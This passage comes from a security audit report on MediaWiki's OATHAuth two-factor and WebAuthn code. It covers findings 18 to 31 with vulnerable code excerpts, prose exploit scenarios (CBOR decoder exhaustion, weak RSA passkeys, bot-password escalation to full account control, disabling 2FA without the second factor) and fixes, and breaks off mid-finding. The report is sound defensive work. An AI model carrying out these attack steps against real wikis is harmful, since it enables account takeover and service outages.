Short term, update `getErrorText` so that it always returns safe output by escaping the fallback value with `mw.html.escape`.

Long term, review other uses of `HtmlSnippets` in OOUI widgets' labels and refactor them where possible to help reduce XSS risks.

18. Disable action bypasses mandatory 2FA enforcement, allowing downgrade to recovery codes only

Severity: Informational

Difficulty: Not Applicable

Type: Access Controls

Finding ID: TOB-WIKI2FA-18

Target: OATHAuth/src/Special/OATHManage.php,
OATHAuth/src/HTMLForm/DisableForm.php, OATHAuth/src/OATHUser.php

Description

The OATHManage special page allows users to delete a specific factor with the delete action and disable all factors of a given type with the disable action.

The delete path enforces mandatory 2FA group restrictions through the `canRemoveKeys` check (figure 18.1), filtering out modules marked as special to prevent users from removing their last factor.

```
private function canRemoveKeys(): bool {
    if ( !$this->groupsRequiring2FA ) {
        return true;
    }
    $numKeys = 0;
    foreach ( $this->oathUser->getNonSpecialKeys() as $key ) {
        if ( !$key->supportsPasswordlessLogin() ) {
            $numKeys++;
        }
    }
    // If there's exactly one proper key (non-special and non-passwordless), it
    // cannot be removed, because
    // then whole 2FA would be disabled for the user.
    return $numKeys !== 1;
}
```

Figure 18.1: `canRemoveKeys` filters out special factors such as recovery codes.
([mediawiki-extensions-OATHAuth/src/Special/OATHManage.php#L187-L200](#))

The disable path does not perform any equivalent checks (figure 18.2 and 18.3).

```
private function addCustomContent( IModule $module, ?PanelLayout $panel = null ):
void {
    // (...)
    if ( $this->action === self::ACTION_DISABLE ) {
        $form = new DisableForm(
            $this->oathUser,
```

```

        $this->userRepo,
        $module,
        $this->getContext(),
        $this->moduleRegistry
    );

```

Figure 18.2: Disable path invokes DisableForm.

(mediawiki-extensions-OATHAuth/src/Special/OATHManage.php#L631–L647)

```

public function onSubmit( array $formData ): Status|bool|array|string {
    $this->oathRepo->removeAllOfType(
        $this->oathUser,
        $this->module->getName(),
        $this->getRequest()->getIP(),
        true
    );
    // (...)
    return true;
}

```

Figure 18.3: DisableForm::onSubmit removes all users' keys of a given type.

(mediawiki-extensions-OATHAuth/src/HTMLForm/DisableForm.php#L40–L58)

If no other factor was added, recovery codes remain in the database after all TOTP keys are removed. The `isTwoFactorAuthEnabled` method counts all keys used for 2FA enforcement, including special modules such as recovery codes (figure 18.4).

```

public function isTwoFactorAuthEnabled(): bool {
    return count( $this->getKeys() ) >= 1;
}

```

Figure 18.4: isTwoFactorAuthEnabled counts all keys, including recovery codes.

(mediawiki-extensions-OATHAuth/src/OATHUser.php#L119–L121)

An account in this state also forces users to consume recovery codes on login and reauthentication. As documented in [TOB-WIKI2FA-13](#), users are not notified when a new recovery code is created after the last one is consumed, so they may ultimately be locked out of their account. Users can also use `DisableForm` to remove their recovery codes without alerting them that the last factor was just removed from their account.

Recommendations

Short term, remove the `DisableForm` case and allow users to remove factors only one by one. Refactor `isTwoFactorAuthEnabled` to count non-special keys, so that recovery codes alone do not satisfy the 2FA enforcement.

Also note that while the UI does not allow users without 2FA to add a passkey, they can still complete the passkey registration ceremony without prior 2FA. In this case, the backend automatically generates a set of recovery codes, which passes `isTwoFactorAuthEnabled`

and lets them register the passkey. The refactor of `isTwoFactorAuthEnabled` will should take these features into account.

Long term, perform an internal review of features removed from the new user interface but not from the backend, and remove their code. Restrict all actions on the `OATHManage` special page to users with the `oathauth-enable` permission, instead of only `enable`, as currently implemented.

19. Unbounded resource consumption in spomky-labs/cbor-php

Severity: High

Difficulty: Low

Type: Denial of Service

Finding ID: TOB-WIKI2FA-19

Target: spomky-labs/cbor-php

Description

The `spomky-labs/cbor-php` CBOR decoder, a transitive dependency of `web-auth/webauthn-lib`, does not enforce any limits on recursion depth, item counts, or arithmetic operands. When processing attestations from both WebAuthn CBOR-encoded attestation and assertion ceremonies, an attacker can force PHP workers to hang or crash, potentially affecting the availability of the authentication as a whole by sustaining such attacks.

We verified three attack vectors on this library, which were confirmed on the k8s-mwdebug production backend. The proof-of-concept scripts are included in [appendix D.2](#). These findings are not exhaustive, and similar issues may exist in the decoding of other tags.

- **Stack overflow.** Decoder : :process calls itself recursively for every nested CBOR array, map, or tag, with no depth counter. For instance, a payload of N one-element arrays creates N stack frames, which reliably crashes the PHP interpreter with a segmentation fault. We would not collect a profiling trace on production because of the crash of the PHP process.
- **CPU and memory exhaustion.** The decoded exponent from a `DecimalFractionTag` and a `BigFloatTag` is not validated, which can cause the library to attempt to compute numbers with billions of digits, exhausting available compute and memory. A non-crashing production profiling trace is available on [XHGui](#).
- **Memory exhaustion.** Decoder : :processFinite does not limit how many objects can be decoded, with an asymmetry between the payload size required to create an object and the required memory allocation in the PHP interpreter. A non-crashing production profiling trace is available on [XHGui](#).

Exploit Scenario

An attacker creates a new account and initiates a WebAuthn registration flow. They replace the attestation object in the credential response with a crafted CBOR payload, such as an eight-byte payload containing a `DecimalFractionTag` with an exponent of 10^9 , which causes it to consume extensive CPU and memory on the PHP worker. Repeating this

request across multiple workers exhausts the application server's capacity and denies service to other users.

Recommendations

Short term, upstream patches to [spomky-labs/cbor-php](#) that add a configurable maximum recursion depth to `Decoder::process`, cap item counts in `Decoder::processFinite`, and validate exponent sizes in `DecimalFractionTag::normalize` and `BigFloatTag::normalize` before `bcpow` is called.

Long term, implement a fuzzer for the CBOR decoder with [nikic/php-fuzzer](#) and include test cases from other implementations in the initial corpus. Experiment with different memory limits, timeouts, and input max length.

20. Passkey registration mode is client-controlled and unenforced server-side

Severity: Informational

Difficulty: Not Applicable

Type: Data Validation

Finding ID: TOB-WIKI2FA-20

Target: OATHAuth/src/Api/Module/ApiWebAuthn.php,
OATHAuth/src/WebAuthnAuthenticator.php

Description

The `passkeyMode` parameter is accepted independently of both the `getRegisterInfo` and `register` API actions, with no server-side state management between the two calls. A user can request registration options in non-passkey mode, which does not require user verification, and then submit the resulting credential with `passkeyMode=true`, causing the server to mark the key as passwordless-capable even though the authenticator was never asked to enforce passkey constraints.

The `getRegisterInfo` method reads `passkeyMode` from the request and forwards it to `startRegistration` (figure 20.1).

```
private function getRegisterInfo(): array {
    $oathUser = $this->getOATHUser();
    $startRegResult = $this->authenticator->startRegistration(
        $oathUser,
        (bool)$this->getParameter( 'passkeyMode' )
    );
    // (...)
}
```

Figure 20.1: Extraction of `passkeyMode` from the request

([mediawiki-extensions-OATHAuth/src/Api/Module/ApiWebAuthn.php#L167-L179](#))

The query parameter flows into `WebAuthnAuthenticator::continueRegistration`, which sets the `WebAuthnKey::$supportsPasswordless` attribute if the query parameter is set (figure 20.2).

```
$registerInfo = $this->getPendingRequestWithChallenge(
    PublicKeyCredentialCreationOptions::class,
    $this->getChallengeFromCredential( $credential )
);
// (...)
$key = $this->module->newKey();
try {
```

```

$registered = $key->verifyRegistration(
    $friendlyName,
    $credential,
    $registerInfo,
    $user
);
if ( $passkeyMode ) {
    $key->setPasswordlessSupport( true );
}

```

Figure 20.2: Use of the parameter during registration
([mediawiki-extensions-OATHAuth/src/WebAuthnAuthenticator.php#L229-L247](#))

The key is then serialized with this flag in the database (figure 20.3).

```

public function jsonSerialize(): array {
    return [
        "userHandle" => base64_encode( $this->userHandle ),
        "publicKeyCredentialId" => base64_encode(
            $this->attestedCredentialData->credentialId ),
        "credentialPublicKey" => base64_encode(
            (string)$this->attestedCredentialData->credentialPublicKey
        ),
        "// (...)"
        "trustPath" => $this->credentialTrustPath,
        "supportsPasswordless" => $this->supportsPasswordless
    ];
}

```

Figure 20.3: The supportsPasswordless flag is persisted in the serialized key data.
([mediawiki-extensions-OATHAuth/src/Key/WebAuthnKey.php#L133-L149](#))

This finding should be treated as an opportunity for hardening measures to address potential bugs on the frontend that could cause passkeyMode to be incorrectly set during registration. Currently, a legitimate nonresident passkey cannot complete the assertion ceremony, but any future feature or policy that relies on the supportsPasswordless attribute (e.g., allowing password removal, adjusting session lifetimes, or skipping 2FA) could be based on potentially invalid data.

Recommendations

Short term, update the code to store the passkeyMode flag alongside the pending request in the session to make it available across the whole registration flow, check the UV flag in the attestation after the ceremony succeeds (a legitimate authenticator would set it), and reject passkey registrations where UV is not set.

Long term, treat all client-supplied ceremony parameters as untrusted hints and include validation of the authenticator's attestation flags against established requirements for passkeys and 2FA factors.

21. Deprecated SHA-1 algorithm accepted for WebAuthn ceremonies

Severity: Informational

Difficulty: Not Applicable

Type: Cryptography

Finding ID: TOB-WIKI2FA-21

Target: OATHAuth/src/WebAuthnAuthenticator.php,
OATHAuth/src/Key/WebAuthnKey.php

Description

The OATHAuth module accepts the RS1 algorithm (RSASSA-PKCS1-v1_5 with SHA-1) for both WebAuthn ceremonies. RS1 is listed in the `PublicKeyCredentialParameters` sent to the client during registration, signaling that the server is willing to accept SHA-1-based credentials (figure 21.1).

```
$publicKeyCredParametersList = [  
    // (...)  
    new PublicKeyCredentialParameters(  
        'public-key',  
        Algorithms::COSE_ALGORITHM_RS1  
    ),  
    // (...)  
];
```

Figure 21.1: RS1 included in the list of accepted algorithms during registration
([mediawiki-extensions-OATHAuth/src/WebAuthnAuthenticator.php#L395-L420](#))

As shown in figure 21.2, it is included in the COSE algorithm manager for the assertion ceremony.

```
$coseAlgorithmManager = new Manager();  
$coseAlgorithmManager->add(  
    new ES256(),  
    new ES512(),  
    new EdDSA(),  
    new RS1(),  
    new RS256(),  
    new RS512()  
);
```

Figure 21.2: RS1 included in the COSE algorithm manager during authentication
([mediawiki-extensions-OATHAuth/src/Key/WebAuthnKey.php#L360-L368](#))

RFC 8812, section 5.3 states the following:

The security considerations on the use of the SHA-1 hash function from [RFC6194] apply in this specification. For that reason, the "RS1" algorithm is registered as "Deprecated".

The practical exploitation risk is deemed to be negligible in this case, as it requires a preimage attack against truncated HMAC-SHA1, which is not currently thought to exist.

Recommendations

Short term, parse the `credentialPublicKey` attribute of all registered WebAuthn credentials to identify ones using RS1; use this information to establish a plan for deprecating support for the algorithm (see the long-term recommendations below).

Long term, use this information to establish a deprecation plan: first, stop offering RS1 during creation ceremonies; ask affected users to re-enroll in a new factor; ultimately remove support for the algorithm during assertion ceremonies. Upstream this change to [web-auth/cose-lib](#).

22. No minimum RSA key size enforced for WebAuthn credentials

Severity: Medium

Difficulty: Medium

Type: Cryptography

Finding ID: TOB-WIKI2FA-22

Target: OATHAuth/src/WebAuthnAuthenticator.php,
OATHAuth/src/Key/WebAuthnKey.php

Description

The OATHAuth extension accepts RSA-based WebAuthn credentials without validating the modulus size.

RFC 8230, section 6.1 states the following:

A key size of 2048 bits or larger MUST be used with these algorithms. This key size corresponds roughly to the same strength as provided by a 128-bit symmetric encryption algorithm. (...) Applications can impose additional restrictions on the length of the modulus.

Neither the OATHAuth module nor the `web-auth/cose-lib` library enforces it, neither during verification (which is delegated to `openssl_verify`, figure 22.1), nor in the `RsaKey` constructor (figure 22.2).

```
public function verify(string $data, Key $key, string $signature): bool
{
    $key = $this->handleKey($key);

    return openssl_verify($data, $signature, $key->toPublic()->asPem(),
$this->getHashAlgorithm()) === 1;
}
```

Figure 22.1: RSA signature verification with no key size check
(`cose-lib/src/Algorithm/Signature/RSA/RSA.php#L36-L41`)

```
public function __construct(array $data)
{
    foreach ([self::TYPE as $key) {
        if (is_numeric($data[$key])) {
            $data[$key] = (int) $data[$key];
        }
    }
    parent::__construct($data);
    if ($data[self::TYPE] !== self::TYPE_RSA && $data[self::TYPE] !==
self::TYPE_NAME_RSA) {
```

```

        throw new InvalidArgumentException('Invalid RSA key. The key type does not
        correspond to a RSA key');
    }
    if (!isset($data[self::DATA_N], $data[self::DATA_E])) {
        throw new InvalidArgumentException('Invalid RSA key. The modulus or the
        exponent is missing');
    }
}

```

*Figure 22.2: RSAKey constructor validates only the presence of a modulus and an exponent.
([cose-lib/src/Key/RsaKey.php#L48-L62](#))*

We confirmed this by registering a 512-bit RSA passkey against a live production instance and verifying that it passes both WebAuthn ceremonies. The script we used to automate this task is available in [appendix D.1](#).

Exploit Scenario

A user unknowingly has a bogus authenticator and registers a WebAuthn passkey with a 512-bit RSA key pair. The server accepts it because no layer in the stack validates the modulus size. An attacker with access to the database factors the 512-bit modulus to recover the private key, forge authentication assertions, and authenticate as the user without knowing their password.

Recommendations

Short term, add a check in the creation ceremony that rejects RSA credential public keys with a modulus smaller than 2048 bits. It is important to use the same dependency [web-auth/cose-lib](#) to prevent parsing discrepancies between the validation and the extraction of the key.

Long term, consider contributing key size validation to the upstream library and further reviewing its conformance to [RFC 8812](#) (custom PSS RSA implementation, maximum RSA key size, exponent validation, etc.).

23. WebAuthn origin validation ignores the port component

Severity: Informational

Difficulty: Not Applicable

Type: Data Validation

Finding ID: TOB-WIKI2FA-23

Target: web-auth/webauthn-lib

Description

The WebAuthn origin validation implemented in `web-auth/webauthn-lib` does not check the port component of the origin.

Per [RFC 6454, section 5](#), origins should be compared based on the (scheme, host, port) triple:

Two origins are "the same" if, and only if, they are identical. In particular:

- If the two origins are scheme/host/port triples, the two origins are the same if, and only if, they have identical schemes, hosts, and ports.*
- An origin that is a globally unique identifier cannot be the same as an origin that is a scheme/host/port triple.*

In the [W3C WebAuthn level 2 specification](#), [section 7.1](#) and [section 7.2](#) state that the relying party must "verify that the value of C.origin matches the Relying Party's origin."

An origin on a nonstandard port (e.g., <https://auth.wikimedia.org:8443>) is a distinct origin from the default port, yet the `web-auth/webauthn-lib` accepts it.

It provides two origin-checking implementations: the deprecated `CheckOrigin` and `CheckAllowedOrigins` functions, the latter of which performs proper port normalization and validation. However, the `CeremonyStepManagerFactory` function selects between them based on whether an explicit origin allowlist has been configured; the code in [figure 23.1](#) shows the creation ceremony, but the request ceremony is similar.

```
$this->allowedOrigins === null ? new CheckOrigin(  
    $this->securedRelyingPartyId ?? []  
) : new CheckAllowedOrigins($this->allowedOrigins, $this->allowSubdomains),
```

Figure 23.1: Ceremony step factory falls back to `CheckOrigin` when no allowlist is configured. ([webauthn-lib/src/CeremonyStep/CeremonyStepManagerFactory.php#L136-L138](#))

OATHAuth does not call `setAllowedOrigins()` on the factory, so `allowedOrigins` remains `null`, and the deprecated `CheckOrigin` path is used.

This behavior is not directly exploitable because an attacker cannot serve content on an alternate port of the Wikimedia authentication service without first compromising the server.

Recommendations

Short term, configure an explicit origin allowlist by adding a call to `setAllowedOrigins([ 'https://auth.wikimedia.org' ])` with the `CeremonyStepManagerFactory` in `OATHAuth/src/Key/WebAuthnKey.php`. This will ensure `CheckAllowedOrigins` is used and ports are validated.

24. WebAuthn challenges are valid for 24 hours

Severity: Informational

Difficulty: High

Type: Configuration

Finding ID: TOB-WIKI2FA-24

Target: OATHAuth/src/WebAuthnAuthenticator.php

Description

WebAuthnAuthenticator sets a 24-hour timeout for both WebAuthn ceremonies. The `CLIENT_ACTION_TIMEOUT` constant is set to 86,400,000 milliseconds (24 hours) and is used for both the client-side timeout hint sent to the browser and the server-side challenge expiration (figure 24.1).

```
private const CLIENT_ACTION_TIMEOUT = 86400000;
```

Figure 24.1: 24-hour timeout constant

(mediawiki-extensions-OATHAuth/src/WebAuthnAuthenticator.php#L49)

This value is passed directly to both `PublicKeyCredentialRequestOptions::create` and `PublicKeyCredentialCreationOptions::create`, and the server stores challenges in the session with a matching expiration (figure 24.2).

```
$requests[] = [
    'json' => $serializer->serialize( $data, 'json' ),
    'expires' => time() + ceil( $data->timeout / 1000 )
];
```

Figure 24.2: Server-side challenge expiration based on this timeout

(mediawiki-extensions-OATHAuth/src/WebAuthnAuthenticator.php#L289-L292)

The [W3C WebAuthn level 3 specification, section 15.1](#) recommends a timeout range of 5 to 10 minutes for ceremonies:

The recommended range and default for a WebAuthn ceremony timeout is as follows:

- *Recommended range: 300000 milliseconds to 600000 milliseconds.*
- *Recommended default value: 300000 milliseconds (5 minutes).*

Recommendations

Short term, reduce `CLIENT_ACTION_TIMEOUT` to a value in line with the specification recommendation, such as 10 minutes.

25. WebAuthn credential ID is not checked for cross-user uniqueness

Severity: Low

Difficulty: High

Type: Data Validation

Finding ID: TOB-WIKI2FA-25

Target: OATHAuth/src/Key/WebAuthnKey.php,
OATHAuth/src/OATHUserRepository.php

Description

The WebAuthn registration ceremony does not verify that a credential ID is unique across all users before accepting it, allowing the same authenticator to be registered by two different accounts.

This deviates from the recommendation in the [W3C WebAuthn level 3 specification, section 7.1](#):

26. Verify that the credentialId is not yet registered for any user. If the credentialId is already known then the Relying Party SHOULD fail this registration ceremony.

The [web-auth/webauthn-lib](#) library implements step 27 (credential ID length check) in `CheckCredentialId`, but cannot implement step 28 (uniqueness) as it does not have direct access to a parameter containing lists of registered credentials; this can only be enforced by the OATHAuth module.

Exploit Scenario

An attacker who obtains a target user's credential ID and public key (e.g., from a leak of another service's database, which the user also used with this factor) uses them to register the same credential on their account. While the per-user lookup prevents the attacker from authenticating as the user in MediaWiki, because their `user_handle` differs, the shared credential state could cause confusion in audit logs or break the security assumptions of code that relies on the identifier rather than the (`user_handle`, `credentialId`) pair.

Recommendations

Short term, review the database records to identify users with duplicate credential IDs and warn them of the deprecation of this practice. Add a global uniqueness check for credential IDs during registration.

Long term, extract the credential ID from the `oad_data` blob into a `UNIQUE` column in the `oathauth_devices` table to enforce this invariant at the database level.

To harden the registration ceremony against invalid authenticators, migrate from `PublicKeyCredentialCreationOptions::ATTESTATION_CONVEYANCE_PREFERENCE_NONE` to `PublicKeyCredentialCreationOptions::ATTESTATION_CONVEYANCE_PREFERENCE_DIRECT` and reject attestations with `fmt` set to `none`. This will require authenticators to produce a valid signature during registration, thereby proving the user's possession of the factor for a given credential ID and public key. If this verification is not possible because of device limitations, require users to authenticate with the newly added key to complete its registration.

26. TOTP rate limiting and replay protection fail open when there is no persistent cache backend and during outages

Severity: **Medium**

Difficulty: **Medium**

Type: Authentication

Finding ID: TOB-WIKI2FA-26

Target: OATHAuth/src/Key/TOTPKey.php,
OATHAuth/src/Auth/TOTPSecondaryAuthenticationProvider.php

Description

The OATHAuth extension relies on ephemeral cache backends to both limit failed TOTP attempts and prevent TOTP replay. These controls silently degrade when the underlying cache resolves to a server-local process cache (e.g., APCu) or `EmptyBagOStuff`, which can occur on MediaWiki instances without a configured persistent shared object cache (memcached, Redis) or during an outage.

While server-local process caches would still provide some protection, attackers could **iterate across clusters using X-Wikimedia-Debug** to find new servers with a cold local cache.

Production Wikimedia instances use memcached via mcrouter and are not directly affected under normal operation. However, the `WRITE_BACKGROUND` flag used by `BagOStuffStatsStore` means that even in production deployments, rate limiting would degrade silently during outages, with no errors surfaced to the caller or logged. Third-party MediaWiki deployments that do not configure a persistent object cache could lose both security controls.

Note that this behavior could not be verified on production instances during the audit and requires confirmation from the Wikimedia team.

Exploit Scenario

An attacker compromises a user's password on a MediaWiki instance without a persistent cache backend. Because the rate limiter's cache writes are no-ops, the attacker submits TOTP codes at an unrestricted rate, brute-forcing the six-digit keyspace within minutes. Once a valid code is found, the missing replay protection allows the attacker to reuse it across multiple concurrent sessions within its validity window, up to 270 seconds.

Recommendations

Short term, update both `TOTPKey::verify` and `pingLimiter` to detect when the effective cache backend is `EmptyBagOStuff` or when it is based on a server-local cache in

multi-server deployments. Prevent use of `WRITE_BACKGROUND` for cache writes of security-critical keys.

Long term, consider defaulting to database-backed attempt counters and the anti-replay mechanism so that it does not depend on the availability of an ephemeral object cache.

27. Bot password sessions bypass reauthentication for credential changes

Severity: High

Difficulty: High

Type: Access Controls

Finding ID: TOB-WIKI2FA-27

Target: OATHAuth/includes/Api/ApiChangeAuthenticationData.php,
OATHAuth/includes/Auth/AuthManager.php,
OATHAuth/includes/MainConfigSchema.php

Description

The ApiChangeAuthenticationData endpoint does not verify the user's editmyprivateinfo right before allowing them to change their primary password. When the caller holds a bot password session, the reauthentication check silently succeeds because BotPasswordSessionProvider cannot set a new user (canSetUser() returns false), and the system falls back to \$wgAllowSecuritySensitiveOperationIfCannotReauthenticate, which defaults to ['default' => true] (figure 27.1).

```
} else {
    $timeSinceLogin = -1;

    $pass = $this->config->get(
        MainConfigNames::AllowSecuritySensitiveOperationIfCannotReauthenticate );
    if ( isset( $pass[$operation] ) ) {
        $status = $pass[$operation] ? self::SEC_OK : self::SEC_FAIL;
    } elseif ( isset( $pass['default'] ) ) {
        $status = $pass['default'] ? self::SEC_OK : self::SEC_FAIL;
    } else {
        throw new \UnexpectedValueException(
            '$wgAllowSecuritySensitiveOperationIfCannotReauthenticate lacks a
default'
        );
    }
}
```

Figure 27.1: Fallback when no reauthentication is possible
([mediawiki/includes/Auth/AuthManager.php#L903-L916](#))

In contrast, the web-based SpecialChangeCredentials page requires the editmyprivateinfo right in its constructor, but the API endpoint omits this check (figure 27.2).

```
// Check security-sensitive operation status
```



```
$helper->securitySensitiveOperation( 'ChangeCredentials' );

// Fetch the request
$reqs = ApiAuthManagerHelper::blacklistAuthenticationRequests(
    $helper->loadAuthenticationRequests( AuthManager::ACTION_CHANGE ),
    $this->getConfig()->get( MainConfigNames::ChangeCredentialsBlacklist )
);
```

*Figure 27.2: Lack of check of the editmyprivateinfo right
([mediawiki/ncludes/Api/ApiChangeAuthenticationData.php#L36-L43](#))*

A compromised bot password can therefore escalate to full account control by changing the main account password through the API.

Exploit Scenario

An attacker obtains a bot password through a credential leak, through brute force, or by compromising a CI system that stores bot credentials. They authenticate via the BotPasswordSessionProvider, obtain a CSRF token through `api.php?action=query&meta=tokens`, and call `api.php?action=changeauthenticationdata` with a new password. The reauthentication gate returns SEC_OK because the bot session cannot reauthenticate and the default configuration permits this. The main account password changes, invalidating all bot passwords, and the attacker immediately logs in with the new password as the full user, gaining access to all rights and groups.

Recommendations

Short term, add an editmyprivateinfo rights check to `ApiChangeAuthenticationData`, consistent with the check already present in `SpecialChangeCredentials`. This will prevent bot password sessions from performing unauthorized credential changes.

Long term, change the default value of `$wgAllowSecuritySensitiveOperationIfCannotReauthenticate` to `['default' => false]` and require explicit opt-in for operations that should be permitted without reauthentication. This will ensure that new security-sensitive operations fail closed by default when reauthentication is not possible.

28. Disabling 2FA does not require proof of the second factor

Severity: Medium

Difficulty: High

Type: Access Controls

Finding ID: TOB-WIKI2FA-28

Target: OATHAuth/src/HTMLForm/DisableForm.php,
OATHAuth/src/Special/OATHManage.php

Description

The OATHAuth DisableForm removes all 2FA keys of a given type without requiring the user to prove possession of the second factor. The form descriptor contains only a warning message and a submit button, with no TOTP code input field (figure 28.1). On submission, the handler directly calls `removeAllOfType` (figure 28.2).

```
protected function getDescriptors(): array {
    $this->setSubmitTextMsg( 'oathauth-disable-generic' );
    $this->setSubmitDestructive();
    // ...
    return [
        'warning' => [
            'type' => 'info',
            'raw' => true,
            'default' => $disableWarning
        ]
    ];
}
```

Figure 28.1: Form descriptor without a TOTP input field
([mediawiki-extensions-OATHAuth/src/HTMLForm/DisableForm.php#L18-L37](#))

```
public function onSubmit( array $formData ): Status|bool|array|string {
    $this->oathRepo->removeAllOfType(
        $this->oathUser,
        $this->module->getName(),
        $this->getRequest()->getIP(),
        true
    );
    // ...
    return true;
}
```

Figure 28.2: No second-factor verification before removing keys
([mediawiki-extensions-OATHAuth/src/HTMLForm/DisableForm.php#L40-L58](#))

The OATHManage special page does trigger reauthentication through `getLoginSecurityLevel`, which calls `AuthManager::securitySensitiveOperationStatus`. When reauthentication is triggered (SEC_REAUTH), the flow redirects through `Special:UserLogin` and invokes all secondary authentication providers, including OATHAuth's TOTP provider. However, the reauthentication check compares `timeSinceLogin` against the configured threshold (default 3,600 seconds). When `timeSinceLogin` is less than the threshold, `securitySensitiveOperationStatus` returns SEC_OK and no challenge of any kind is presented—neither password nor TOTP. Within this window, `DisableForm::onSubmit` executes without any authentication gate.

This finding is related to but distinct from [TOB-WIKI2FA-18](#), which concerns missing access controls in the disable-all-factors path, allowing bypass of mandatory 2FA. This finding concerns the absence of a second-factor challenge on the disable path itself.

Exploit Scenario

A user logs in to their account with a password and TOTP code. Within the next hour, an attacker hijacks the user's session through an XSS vulnerability or session fixation. The attacker navigates to `Special:OATHManage` and selects the option to disable TOTP. Because the session is within the reauthentication window, no password or TOTP challenge is presented. The attacker confirms the action, and all TOTP keys are removed. The attacker now maintains persistent access using only the compromised password, even after the original session expires.

Recommendations

Short term, require a TOTP code (or WebAuthn assertion or recovery code) when a user disables 2FA, regardless of the reauthentication window status. Add a token input field to `DisableForm::getDescriptors` and add a mandatory 2FA challenge in `onSubmit` before `removeAllOfType` is called. This will ensure that the removal of a second factor cannot be performed by a hijacked session without one of that user's second factors being available to the attacker.

Long term, implement a policy that security-critical account modifications (disabling 2FA, changing the password, modifying an email address) always require fresh proof of all enrolled authentication factors, independent of the session reauthentication window. This will limit the impact of session hijacking by requiring attackers to possess the actual authentication factors.

29. WebAuthn sign counter is never persisted after authentication

Severity: Low

Difficulty: High

Type: Authentication

Finding ID: TOB-WIKI2FA-29

Target: OATHAuth/src/Key/WebAuthnKey.php

Description

The WebAuthn specification requires relying parties to store the updated signature counter after each successful authentication to detect cloned authenticators. The `AuthenticatorAssertionResponseValidator::check` method validates the counter and returns an updated `CredentialRecord` with the new counter value. However, `WebAuthnKey::authenticationCeremony` discards this return value entirely; it only checks whether the call threw an exception (figure 29.1).

```
// Check the response against the attestation request
$authenticatorAssertionResponseValidator->check(
    $pubKeySource,
    $publicKeyCredential->response,
    $publicKeyCredentialRequestOptions,
    $this->getHost( $this->context->getRequest() ),
    $this->userHandle,
);
return true;
```

Figure 29.1: Return value of `AuthenticatorAssertionResponseValidator::check` is discarded. ([mediawiki-extensions-OATHAuth/src/Key/WebAuthnKey.php#L386-L393](#))

Because the counter is never written back to the database, the stored counter remains at its registration-time value (typically zero) indefinitely. The library's `ThrowExceptionIfInvalid` counter checker compares the incoming counter against the stored value, which degrades to `responseCounter > 0`, a condition that is always true for any real authenticator. Cloned authenticators are completely undetectable.

This issue was found with Claude and confirmed with dynamic testing: a login with wildly random counters is accepted.

Exploit Scenario

An attacker gains temporary physical access to a user's security key and exports the resident credential. They return the key before the user notices. The attacker now possesses a cloned credential that can generate valid WebAuthn assertions. Because the relying party never updates the stored signature counter, both the original and cloned authenticators always pass the counter check. The user continues to authenticate normally,

unaware that the attacker is also authenticating with the cloned credential in parallel. The clone detection mechanism specified in step 25 of the WebAuthn authentication ceremony is rendered nonfunctional.

Recommendations

Short term, have `WebAuthnKey::authenticationCeremony` capture the return value of `AuthenticatorAssertionResponseValidator::check` and persist the updated counter by calling `setSignCounter` on the `WebAuthnKey` object, followed by `updateKey` to write the new value to the database. This will restore the clone detection mechanism defined by the WebAuthn specification.

Long term, add an integration test that verifies that the stored counter increases after each successful authentication. This will prevent future regressions from silently disabling clone detection.

References

- [WebAuthn level 2: Verifying an Authentication Assertion, step 25](#)

30. 2FA session flag persists after 2FA is disabled

Severity: Medium

Difficulty: High

Type: Session Management

Finding ID: TOB-WIKI2FA-30

Target: OATHAuth/src/HTMLForm/DisableForm.php,
OATHAuth/src/Hook/HookHandler.php,
OATHAuth/src/Auth/SecondaryAuthenticationProvider.php

Description

The AUTHENTICATED_OVER_2FA session flag is set once during successful 2FA and is never cleared for the lifetime of the session. When a user disables 2FA through the DisableForm, the form handler calls `removeAllOfType` to delete the keys but does not clear the session flag (figure 30.1).

```
public function onSubmit( array $formData ): Status|bool|array|string {
    $this->oathRepo->removeAllOfType(
        $this->oathUser,
        $this->module->getName(),
        $this->getRequest()->getIP(),
        true
    );
    // ...
    return true;
}
```

Figure 30.1: *DisableForm* removes keys but does not clear the session flag.
([mediawiki-extensions-OATHAuth/src/HTMLForm/DisableForm.php#L40-L58](#))

The `onGetUserPermissionsErrors` hook handler checks only the session flag to gate access to operations listed in `$wgOATHExclusiveRights` (figure 30.2). It does not verify whether the user currently has 2FA enabled.

```
public function onGetUserPermissionsErrors( $title, $user, $action, &$result ) {
    // ...
    if (
        !$session->get( OATHAuth::AUTHENTICATED_OVER_2FA, false ) &&
        in_array( $action, $this->config->get( 'OATHExclusiveRights' ) )
    ) {
        $result = 'oathauth-action-exclusive-to-2fa';
        return false;
    }
    return true;
}
```

Figure 30.2: Permission check relies solely on the session flag.
([mediawiki-extensions-OATHAuth/src/Hook/HookHandler.php#L264-L279](#))

This finding, combined with [TOB-WIKI2FA-28](#), allows an attacker who hijacks a session within the reauthentication window to disable 2FA (without a TOTP challenge) and retain elevated privileges granted by `$wgOATHExclusiveRights` for the remainder of the session.

The impact depends on the `$wgOATHExclusiveRights` configuration. The default value in `extension.json` is an empty array, meaning no permissions are gated by the session flag on default deployments. The `$wgOATHRequiredForGroups` configuration also defaults to an empty array. Deployments that explicitly populate `$wgOATHExclusiveRights` to gate administrative actions are affected.

Exploit Scenario

An administrator on a wiki that configures `$wgOATHExclusiveRights` to restrict sensitive actions to 2FA-authenticated users logs in with their password and TOTP code. The `AUTHENTICATED_OVER_2FA` session flag is set. An attacker who compromises the administrator's password (through phishing or credential stuffing) logs in, reauthenticates with the password within the reauthentication window, and disables 2FA. Despite 2FA being removed, the session flag remains set for the attacker's session. The attacker retains access to all exclusive-rights-gated actions until the session expires.

Recommendations

Short term, have both `DisableForm::onSubmit` and `OATHUserRepository::removeAll` clear the `AUTHENTICATED_OVER_2FA` session flag i after 2FA keys are removed. This will ensure the flag accurately reflects the user's current 2FA enrollment status.

Long term, replace the Boolean session flag with a check against the user's current 2FA enrollment state in `onGetUserPermissionsErrors`. Query whether the user has active 2FA keys rather than relying on a flag that can become stale. This will eliminate the entire class of flag-desynchronization issues.

31. Recovery code verification and consumption are not atomic

Severity: Low

Difficulty: Medium

Type: Timing

Finding ID: TOB-WIKI2FA-31

Target: OATHAuth/src/Module/RecoveryCodes.php,
OATHAuth/src/OATHUserRepository.php

Description

The recovery code verification flow in `RecoveryCodes::verify` performs three sequential operations without database-level locking: it verifies the code, removes it from the in-memory key object, and writes the updated key to the database (figure 31.1).

```
if ( !$recoveryCodeKey->verify( $user, $data ) ) {  
    return false;  
}  
  
// Remove the key that was used  
